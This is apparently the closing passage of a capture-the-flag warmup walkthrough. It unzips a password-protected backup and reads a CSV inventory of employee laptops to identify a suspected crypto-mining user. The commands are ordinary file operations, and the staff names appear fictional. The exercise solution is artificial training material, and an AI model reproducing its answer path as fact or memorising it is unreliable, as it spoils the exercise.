
Let's take a look at the files inside the zip file. For this, let's first extract the files from the zip using the command below.

```
unzip -P "asdf;lkj" backup.zip
```



```
root💀hackerbox:~/Downloads# unzip -P "asdf;lkj" backup.zip
Archive:  backup.zip
  inflating: monitors.csv
  inflating: computers.csv
  inflating: network-devices.csv
  inflating: printers.csv
root💀hackerbox:~/Downloads# ls
backup.zip  computers.csv  monitors.csv  network-devices.csv  printers.csv
```

Let's take a look at the files to identify the required person on task.



```
root💀hackerbox:~/Downloads# cat computers.csv
"Name";"Alternate Username";"Status";"Manufacturers";"Types";"Model";"Operating System -
Name";"Comments";"Locations";
"Administration-001";"Bertha Hobbs";"out of use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Administration-002";"Mina Bennett";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Administration-003";"Peter Mcmillan";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Administration-004";"Marley Wilkerson";"in use";"Dell";"Laptop";"Vostro 15";"Windows";"";"HQ";
"Dev-Team-001";"Cameron Acevedo";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";"Branch Griffy";
"Dev-Team-002";"Zoya Li";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";"Branch Griffy";
"Dev-Team-003";"Aamina Pratt";"in use";"Apple";"Laptop";"Macbook Pro 16";"macOS";"";"Branch Griffy";
"IT-0001";"Sahar Wright";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
"IT-0002";"Lexie Webb";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
"IT-0003";"Abbey Berry";"out of use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"faulty device";"HQ";
"IT-0004";"Ethan Friedman";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"suspicious. he may be mining";"HQ";
"IT-0005";"Syeda Cortez";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";"HQ";
"Legal-001";"Dewey Gordon";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"low cyber security awareness";"HQ";
"Sales-001";"Darcey Stephenson";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"";"Branch Griffy";
"Sales-002";"Emilie Rosario";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"";"Branch Griffy";
"Sales-003";"Oliwia Wheeler";"out of use";"HP";"Laptop";"Pavilion 16";"Windows";"low cyber security
awareness";"Branch Griffy";
"test-1";"";"";"";"";"";"";"";"unknown";
"test-2";"";"";"";"";"";"";"";"unknown";
"test-3";"";"";"";"";"";"";"";"unknown";
```

💪 We’ve hacked into the target machine and spotted the suspect.

-

Congratulations 🙌

✨ You have successfully completed all tasks in this warmup.